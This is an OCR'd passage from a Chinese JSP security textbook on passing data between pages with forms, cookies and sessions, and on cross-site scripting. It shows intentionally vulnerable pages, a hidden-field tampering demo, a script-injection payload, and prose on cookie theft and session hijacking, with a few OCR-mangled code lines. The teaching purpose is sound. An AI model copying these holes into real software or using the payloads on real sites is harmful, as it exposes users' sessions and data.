该数字的立方为: <% = number * number * number %><HR>
```

单击 formP1.jsp 中的按钮，到达 formP2，效果如图 8-14 所示。

但是，此时浏览器地址栏上的地址如图 8-15 所示。

该数字的立方为：1728

图　8-14

http://localhost:8080/Prj08/8-3/formP2.jsp?number=12

图　8-15

数据还是能够被看到。


解决该问题的方法是将 form 的 action 属性设置为 post（默认为 get）。于是，formP1 的代码变为：

formP1.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    //定义一个变量:
    String str = "12";
    int number = Integer.parseInt(str);
%>
该数字的平方为: <% = number * number %><HR>
<form action = "formP2.jsp" action = "post">
    <input type = "hidden" name = "number" value = "<% = number %>">
```



```
    < input type = "submit" value = "到达 p2">
</form >
```



Note

再单击,在 formP2 中正常显示结果,此时,浏览器地址栏上的 URL 如图 8-16 所示。

http://localhost:8080/Prj08/8-3/formP2.jsp

图　8-16

这说明,可以顺利实现值的传递,并且无法看到传递的信息。

但是该方法有如下问题:

- 同 URL 方法类似,该方法传输的数据,也只能是字符串,对数据类型具有一定限制;
- 传输数据的值虽然可以保证在浏览器地址栏内不被看到,但是在客户端源代码里面也会被看到。如上例子,在 formP1.jsp 中,打开其源代码,如下:

formP1.jsp 客户端源代码

```
该数字的平方为: 144<HR>
 < form action = "formP2.jsp" method = "post">
    < input type = "hidden" name = "number" value = "12">
    < input type = "submit" value = "到达 formP2">
 </form >
```

在<input type="hidden" name="number" value="12">中,要传递的 number 值被显示出来了。因此,从保密的角度讲,这也是不安全的。特别是秘密性要求很严格的数据(如密码),也不推荐用表单方法来传值。

同样,表单传值方法也并不是一无是处,由于其简单性和平台支持的多样性,很多程序还是用表单传值比较方便,如图 8-17 所示的界面。

请您输入张海的语文成绩(可修改):

输入成绩: 85 修改

图　8-17


该表单中,将成绩输入之后,单击“修改”按钮,分数被提交到服务器。系统如何知道该分数是张海的语文成绩呢?换句话说,系统如何知道要修改表中的哪一行呢?因此,该程序可以将张海的学号(如 0015)和语文课程的编号(如 YW)放入隐藏表单元素,代码如下:

```
请您输入张海的语文成绩(可修改):
  < form action = "目标页面路径" method = "post">
    输入成绩: < input type = "text" name = "score" >
      < input type = "hidden" name = "stuno" value = "0015" >
      < input type = "hidden" name = "courseno" value = "YW" >
    < input type = "submit" value = "修改">
  </form >
```

这样,目标页面就可以得知分数的同时,还得知该分数所对应的学生的学号和课程编号。

提示　表面上看上去,该程序没有任何问题。其实,这里也有漏洞。该隐藏表单中隐藏的内容非常直观,可以从客户端源代码中看到学号和课程编号,因此,给了攻击





Note

者机会,攻击者可以在客户端通过修改源代码来修改任意学生的成绩:如将客户端源代码改为:

```
请您输入张海的语文成绩(可修改):
  <form action = "目标页面路径" method = "post">
    输入成绩: <input type = "text" name = "score" >
      <input type = "hidden" name = "stuno" value = "0016" >
      <input type = "hidden" name = "courseno" value = "YW" >
    <input type = "submit" value = "修改">
  </form>
```

就可以修改0016学生的语文成绩了!同样,更为严重的问题是,如果网站足够不安全的话,攻击者可以不用登录,随意设计表单来访问你的页面。

如何解决以上问题?由于该问题的出现和8.2节中一样,大家可以参考其中内容,自己设计相应方法。

8.3.3　Cookie方法

在页面之间传递数据的过程中,Cookie是一种常见的方法。Cookie是一个小的文本数据,由服务器端生成,发送给客户端浏览器,客户端浏览器如果设置为启用Cookie,则会将这个小文本数据保存到其某个目录下的文本文件内。


客户端下次登录同一网站,浏览器则会自动将Cookie读入之后,传给服务器端。服务器端可以对该Cookie进行读取并验证(当然也可以不读取)。一般情况下,Cookie中的值是以key-value的形式进行表达的。

基于这个原理,上面的例子可以用Cookie来进行。即在第一个页面中,将要共享的变量值保存在客户端Cookie文件内,在客户端访问第二个页面时,由于浏览器自动将Cookie读入之后,传给服务器端,因此只需要第二个页面中,由服务器端页面读取这个Cookie值即可。

不同的语言中对Cookie有不同的操作方法,下面以JSP为例,来编写代码。页面1代码为:

cookieP1.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    //定义一个变量:
    String str = "12";
    int number = Integer.parseInt(str);
%>
该数字的平方为: <% = number * number %><HR>
<%
    //将str存入Cookie
    Cookie cookie = new Cookie("number",str);
    //设置Cookie的存活期为600s
    cookie.setMaxAge(600);
    //将Cookie保存于客户端
```





Note

```
    response.addCookie(cookie);
%>
 <a href = "cookieP2.jsp">到达 cookieP2 </a>
```

运行，显示结果如图 8-18 所示。

该数字的平方为：144

到达cookieP2

图 8-18

页面上有一个链接到达 cookieP2.jsp，其代码为：

cookieP2.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    // 从 Cookie 获得 number
    String str = null;
    Cookie[] cookies = request.getCookies();
    for(int i = 0;i < cookies.length;i ++ )
    {
        if(cookies[i].getName().equals("number"))
        {
            str = cookies[i].getValue();
            break;
        }
    }
    int number = Integer.parseInt(str);
%>
 该数字的立方为: <% = number * number * number %><HR>
```

单击 cookieP1 中的链接，到达 cookieP2，效果如图 8-19 所示，也能够得到结果。

该数字的立方为：1728

图 8-19


在客户端的浏览器上，看不到任何的和传递的值相关的信息，说明在客户端浏览器中，Cookie 中的数据是安全的。

但是就此也不能说 Cookie 是完全安全的。因为 Cookie 是以文件形式保存在客户端的，客户端存储的 Cookie 文件就可能敌方获知。在本例中，内容被保存在 Cookie 文件，如果使用的是 Windows XP，C 盘是系统盘，该文件保存在 C:\Documents and Settings\当前用户名\Cookies 下。打开该目录，可以看到里面有一个文件如图 8-20 所示。



图 8-20





Note

打开那个文本文件，内容如图 8-21 所示。




图　8-21

number 的值 12 可以被很清楚地找到。

很明显，Cookie 也不是绝对安全的。如果将用户名、密码等敏感信息保存在 Cookie 内，在用户离开客户机时不注意清空，这些信息容易泄露，因此 Cookie 在保存敏感信息方面具有潜在危险。

不过，可以很清楚地看到，Cookie 的危险性来源于 Cookie 的被盗取。目前盗取的方法有很多种：

（1）利用跨站脚本技术（有关跨站脚本技术，后面将会有介绍），将信息发给目标服务器；为了隐藏跨站脚本的 URL，甚至可以结合 Ajax（异步 JavaScript 和 XML 技术）在后台窃取 Cookie；

（2）通过某些软件，窃取硬盘下的 Cookie。如前所述，当用户访问完某站点后，Cookie 文件会存在机器的某个文件夹（如 C:\Documents and Settings\用户名\Cookies）下，因此可以通过某些盗取和分析软件来盗取 Cookie。具体步骤如下：

① 利用盗取软件分析系统中的 Cookie，列出用户访问过的网站；

② 在这些网站中寻找攻击者感兴趣的网站；


③ 从该网站的 Cookie 中获取相应的信息。不同的软件有不同的实现方法，有兴趣的读者可以在网上搜索相应的软件；

（3）利用客户端脚本盗取 Cookie。在 JavaScript 中有很多 API 可以读取客户端 Cookie，可以将这些代码隐藏在一个程序（如画图片）中，很隐秘地得到 Cookie 的值，不过，这也是跨站脚本的一种实现方式。

同样，以上问题不代表 Cookie 就没有任何用处，Cookie 在 Web 编程中还是应用很广的，主要来源于以下几个方面：

- Cookie 的值能够持久化，即使客户端机器关闭，下次打开还是可以得到里面的值。因此 Cookie 可以用来减轻用户一些验证工作的输入负担，比如用户名和密码的输入，就可以在第一次登录成功之后，将用户名和密码保存在客户端 Cookie，下次不用输入。当然，这不安全，但是，对于一些安全要求不高的网站，Cookie 还是大有用武之地。
- Cookie 可以帮助服务器端保存多个状态信息，但是不用服务器端专门分配存储资源，减轻了服务器端的负担。比如网上商店中的购物车，必须将物品和具体客户名称绑定，但是放在服务器端又需要占据大量资源的情况下，可以用 Cookie 来实现，将每个物品和客户的内容作为 Cookie 来保存在客户端。
- Cookie 可以持久保持一些和客户相关的信息。如很多网站上，客户可以自主设计自己的个性化主页，其作用是避免用户每次都需要找自己喜爱的内容，设计好之后，下次打开该网址，主页上显示的是客户设置好的界面。这些设置信息





保存在服务器端的话,消耗服务器端的资源,因此,可以将客户的个性化设计保存在 Cookie 内,每一次访问该主页,客户端将 Cookie 发送给服务器端,服务器根据 Cookie 的值来决定显示给客户端什么样的界面。

解决 Cookie 安全的方法有很多,常见的有以下几种:

(1) 替代 Cookie。将数据保存在服务器端,可选的是 session 方案;

(2) 及时删除 Cookie。要删除一个已经存在的 Cookie,有以下几种方法:

- 给一个 Cookie 赋以空置;
- 设置 Cookie 的失效时间为当前时间,让该 Cookie 在当前页面的浏览完之后就被删除了;
- 通过浏览器删除 Cookie。如在 IE 中,可以选择“工具”→“Internet 选项”→“常规”,单击“删除 Cookies”,就可以删除文件夹中的 Cookie,如图 8-22 所示。




图 8-22

(3) 禁用 Cookie。很多浏览器中都设置了禁用 Cookie 的方法,如 IE 中,可以在“工具”→“Internet 选项”→“隐私”中,将隐私级别设置为禁用 Cookie,如图 8-23 所示。





图 8-23

8.3.4 session 方法

前面几种方法在传递数据时,有一个共同的问题是内容都保存在客户端,因此具有泄露的危险性。如果在不考虑服务器负载的情况下,将数据保存在服务器端,是一个较好的方案,这就是 session 方法。





Note

本质上讲，会话(session)的含义是指某个用户在网站上有始有终的一系列动作的集合。例如，用户在访问网站时，session 就是指从用户登录站点到关闭浏览器所经过的这段过程。session 中的数据可以被同一个客户在网站的一次会话过程共享。但是对于不同客户来说，每个人的 session 是不同的。服务器上的 session 分配情况如图 8-24 所示。




图　8-24

同样，不同语言对于 session 的控制不一样，但是原理类似。以 JSP 为例，本节的例子也可以用 session 方法来做，首先是 sessionP1：

sessionP1.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<%
    //定义一个变量
    String str = "12";
    int number = Integer.parseInt(str);
%>
该数字的平方为：<% = number * number %><HR>
 <%
    //将 str 存入 session
    session.setAttribute("number",str);
%>
  <a href="sessionP2.jsp">到达 sessionP2</a>
```

运行后的效果如图 8-25 所示。

该数字的平方为：144

到达sessionP2

图　8-25


单击链接可以到达 sessionP2，sessionP2 的源代码为：

sessionP2.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<%
    //从 session 获得 number
    String str = (String)session.getAttribute("number");
```



```
    int number = Integer.parseInt(str);
%>
  该数字的立方为:<% = number * number * number %><HR>
```



Note

单击链接之后,效果如图 8-26 所示。

该数字的立方为:1728

图 8-26

可见,也可以实现页面之间数据的传递。session 方法和前面几个方法相比,是相对安全的。

读者可能想要知道,同一个客户,在访问多个页面时,多个页面用到 session,对他来说是同一个对象。那么服务器怎么知道要分配给它的是同一个 session 对象呢?实际上,在客户进行第一次访问时,服务器端就给 session 分配了一个 sessionId,并且让客户端记住了这个 sessionId,客户端访问下一个页面时,又将 sessionId 传送给服务器端,服务器端根据这个 sessionId 来找到前一个页面用的 session,由此保证为同一个客户服务的 session 对象是同一个。

如下代码:

sessionId1.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    String id = session.getId();
    out.println("当前 sessionId 为:" + id);
%>
<HR>
<a href = " sessionId2.jsp">到达下一个页面</a>
```

sessionId2.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    String id = session.getId();
    out.println("当前 sessionId 为:" + id);
%>
```

显示效果如图 8-27 所示。

当前sessionId为:323732C05802B36E975417B651BBE97E

到达下一个页面

图 8-27

单击链接,下一个页面中显示如图 8-28 所示。


当前sessionId为:323732C05802B36E975417B651BBE97E

图 8-28

从这里可以看出,同一个客户访问时,两个 Id 相同。

提示 在用户的机器上,显示的结果可能不一样。因为 sessionId 的分配是随机的,但是,两个页面中显示的 sessionId 一定相同。





综上所述，session 分配的具体过程为：

- 客户端访问服务器，服务器使用 session，首先检查这个客户端的请求是否已包含了 sessionId；
- 如果有，服务器就在内存中检索相应 Id 的 session 来用；
- 否则服务器为该客户端创建一个 session 并且生成一个相应的 sessionId，并且在该次响应中返回给客户端保存。

session 经常用于保存用户登录状态。比如用户登录成功之后要访问好几个页面，但是每个页面都需要知道是哪个用户在登录，此时就可以将用户的用户名保存在 session 内。

以下是一个简单的登录操作：


login.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
欢迎登录邮箱
<form action="login.jsp" method="post">
    请您输入账号：<input name="account" type="text"><BR>
    请您输入密码：<input name="password" type="password"><BR>
    <input type="submit" value="登录">
</form>
<%
    //获取账号密码
    String account = request.getParameter("account");
    String password = request.getParameter("password");
    if(account! = null)
    {
        //验证账号密码,假如账号密码相同表示登录成功
        if(account.equals(password))
        {
            //放入 session,跳转到下一个页面
            session.setAttribute("account",account);
            response.sendRedirect("loginResult.jsp");
        }
        else
        {
            out.println("登录不成功");
        }
    }
%>
```

loginResult.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
欢迎<% = session.getAttribute("account") %>来到邮箱!
<HR>
请进行如下操作：......
```

运行第一个页面，显示如图 8-29 所示。



Note

输入正确的账号、密码（如 guokehua 和 guokehua），到达第二个页面，显示如图 8-30 所示。

欢迎登录邮箱

请您输入账号：

请您输入密码：

登录

图　8-29

欢迎guokehua来到邮箱!

请进行如下操作：……

图　8-30

说明运行正常。但是该代码真的正常吗？不是的，如果用户不经过登录，直接访问第二个页面。在此例子中，重启服务器（主要是为了将前面测试的 session 中的数据清掉），在浏览器中输入：

```
http://localhost:8080/Prj08/8 - 3/loginResult.jsp
```

回车，界面上显示如图 8-31 所示。

欢迎null来到邮箱!

请进行如下操作：……

图　8-31

显然，这是不正常的！

出现该问题的原因是 session 中 account 没有赋值的情况下就进行访问，要解决该问题，很简单，进行 session 检查即可。在第二个页面上添加一段 session 检查代码，如果 session 中内容为 null，则跳回第一个页面。代码如下：

loginResult.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    if(session.getAttribute("account") == null)
    {
        response.sendRedirect("login.jsp");
    }
  %>
欢迎<% = session.getAttribute("account") %>来到邮箱!
<HR>
请进行如下操作：……
```

浏览器中输入：


```
http://localhost:8080/Prj08/8 - 3/loginResult.jsp
```

则自动跳回登录页面。

提示　在大项目中，有许多页面可能都要进行 session 检查，如果将 session 检查代码写很多次，势必出现大量重复代码。针对该问题，可以用两种方法解决（此处只是列举 JSP 系列中的解决办法）：

（1）将 session 检查代码单独写一个文件，在每个需要检查的网页中包含它。如 loginResult.jsp 可以改为：





loginResult.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
<%@ include file="session_include.jsp" %>
欢迎<% = session.getAttribute("account") %>来到邮箱!
<HR>
请进行如下操作：……
```

session_include.jsp

```
<%
    if(session.getAttribute("account") == null)
    {
        response.sendRedirect("login.jsp");
    }
 %>
```

运行，效果相同。

(2) 利用过滤器。不过，并不是所有的语言都支持过滤器。关于过滤器的知识，读者可以查阅相关文献。

以上内容主要是站在编程角度来谈论 session 应该怎样使用才最安全；那么，针对 session 的攻击主要体现在哪里呢？

session 机制最大的不安全因素是 sessionId 可以被攻击者截获，如果攻击者通过一些手段知道了 sessionId，由于 sessionId 是客户端寻找服务器端 session 对象的唯一标识，攻击者就有可能根据 sesionId 来访问服务器端的 session 对象，得知 session 中的内容，从而实施攻击。


在 session 机制中，很多人认为：只要浏览器关闭，会话结束，session 就消失了。其实不然，浏览器关闭，会话结束，对于客户端来说，已经无法直接再访问原来的那个 session，但并不代表 session 在服务器端会马上消失。除非程序通知服务器删除一个 session，否则服务器会一直保留这个 session 对象，直到 session 超时失效，被垃圾收集机制收集掉。

但是令人遗憾的是，客户在关闭浏览器时，一般不会通知服务器。由于关闭浏览器不会导致 session 被删除，因此，客户端关闭之后，session 还未失效的情况下，就给了攻击者以机会来获取 session 中的内容。


虽然 sessionId 是随机的长字符串，通常比较难被猜测到，这在某种程度上可以加强其安全性，但是一旦被攻击者获得，就可以进行一些攻击活动，如攻击者获取客户 sessionId，然后攻击者自行伪造一个相同的 sessionId，访问服务器，实际上等价于伪装成该用户进行操作。

为了防止以上因为 sessionId 泄露而造成的安全问题，可以采用如下方法：

- 在服务器端，可以在客户端登录系统时，尽量不要使用单一的 sessionId 对用户登录进行验证。可以通过一定的手段，不时地变更用户的 sessionId；



• 在客户端，应该在浏览器关闭时删除服务器端的 session，也就是说在关闭时必须通知服务器端。最简单的方法，可以用 JavaScript 实现。



Note

8.4 Web 跨站脚本攻击

8.4.1 跨站脚本攻击的原理

跨站脚本在英文中称为 Cross-Site Scripting，缩写为 CSS。但是，由于层叠样式表(Cascading Style Sheets)的缩写也为 CSS，为不与其混淆，特将跨站脚本缩写为 XSS。

跨站脚本，顾名思义，就是恶意攻击者利用网站漏洞往 Web 页面里插入恶意代码，一般需要以下几个条件：

• 客户端访问的网站是一个有漏洞的网站，但是他没有意识到；
• 在这个网站中通过一些手段放入一段可以执行的代码，吸引客户执行(通过鼠标点击等)；
• 客户点击后，代码执行，可以达到攻击目的。

XSS 属于被动式的攻击。为了让读者了解 XSS，首先举一个简单的例子。有一个应用，负责进行书本查询，代码如下：

query.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
欢迎查询书本
<form action="queryResult.jsp" method="post">
    请您输入书本的信息：<BR>
    <input name="book" type="text" size="50">
    <input type="submit" value="查询">
</form>
```

运行后的效果如图 8-32 所示。

欢迎查询书本

请您输入书本的信息：

[　　　　　　　　　　] [查询]

图 8-32

在文本框内输入查询信息，提交，能够到达 queryResult.jsp 显示结果。queryResult.jsp 代码如下：

queryResult.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
您查询的关键字是：<%=request.getParameter("book") %>
<HR>
查询结果为：……
```





运行 query.jsp，输入正常数据，如 Java（见图 8-33）。

提交，显示的结果如图 8-34 所示。

欢迎查询书本

请您输入书本的信息：

Java　查询

图　8-33

您查询的关键字是：Java

查询结果为：……

图　8-34

结果没有问题。但是该程序有漏洞。比如，客户输入“<I><FONT SIZE=7>Java</FONT></I>”（见图 8-35）。

查询显示的结果如图 8-36 所示。

欢迎查询书本

请您输入书本的信息：

<I><FONT SIZE=7>Java</FONT></I>　查询

图　8-35

您查询的关键字是：*Java*

查询结果为：……

图　8-36

该问题是网站对输入的内容没有进行任何标记检查造成的。打开 queryResult.jsp 的客户端源代码，显示如图 8-37 所示。

queryResult[1] - 记事本

文件(F)　编辑(E)　格式(O)　查看(V)　帮助(H)

```
您查询的关键字是：<I><FONT SIZE=7>Java</FONT></I>
<HR>
查询结果为：……
```

图　8-37

更有甚者，可以输入某个网站上的一幅图片地址（此处引用 Google 首页上的 logo 图片）（见图 8-38）。

欢迎查询书本

请您输入书本的信息：

<img src=http://www.google.cn/intl/zh-CN/images/log　查询

图　8-38

显示结果如图 8-39 所示。



图　8-39

很显然，结果很不正常！

以上只是说明了该表单提交没有对标记进行检查，还没有起到攻击的作用。为了进行攻击，将输入变成脚本（见图 8-40）。



欢迎查询书本

请您输入书本的信息：

<script>alert("Hello,Java")</script> 查询

图 8-40

Note

提交后的结果如图 8-41 所示。



图 8-41

说明脚本也可以执行，打开 queryResult.jsp 客户端源代码，如图 8-42 所示。




图 8-42

注意，该程序可以让攻击者利用脚本获取一些隐秘的信息了！输入如下查询关键字（见图 8-43）。




图 8-43

提交后的结果如图 8-44 所示。




图 8-44

消息框中，将当前登录的 sessionId 显示出来了。很显然，该 sessionId 如果被攻击者知道，就可以访问服务器端的该用户 session，获取一些信息。

提示 在 JSP 系列中，sessionId 保存在 Cookie 中。

实际的攻击是怎样进行的呢？如前所述，攻击者为了得到客户的隐秘信息，一般会在网站中通过一些手段放入一段可以执行的代码，吸引客户执行（通过鼠标点击等）；客户点击后，代码执行，可以达到攻击目的。比如，可以给客户发送一个邮件，吸引客户





点击某个链接。

以下模拟了一个通过邮件点击链接的攻击过程。攻击者给客户发送一个邮件，并且在电子邮件中，通过某个利益的诱惑，鼓动用户尽快访问某个网站，并在邮件中给一个地址链接，这个链接的 URL 中含有脚本，客户在点击的过程中，就执行了这段代码。


模拟一个邮箱系统，首先是用户登录页面，当用户登录成功后，为了以后操作方便，该网站采用了"记住登录状态"的功能，将自己的用户名和密码放入 Cookie，并保存在客户端：

login.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
欢迎登录邮箱
<form action="login.jsp" method="post">
    请您输入账号：
    <input name="account" type="text">
    <BR>
    请您输入密码：
    <input name="password" type="password">
    <BR>
    <input type="submit" value="登录">
</form>
<%
    //获取账号密码
    String account = request.getParameter("account");
    String password = request.getParameter("password");
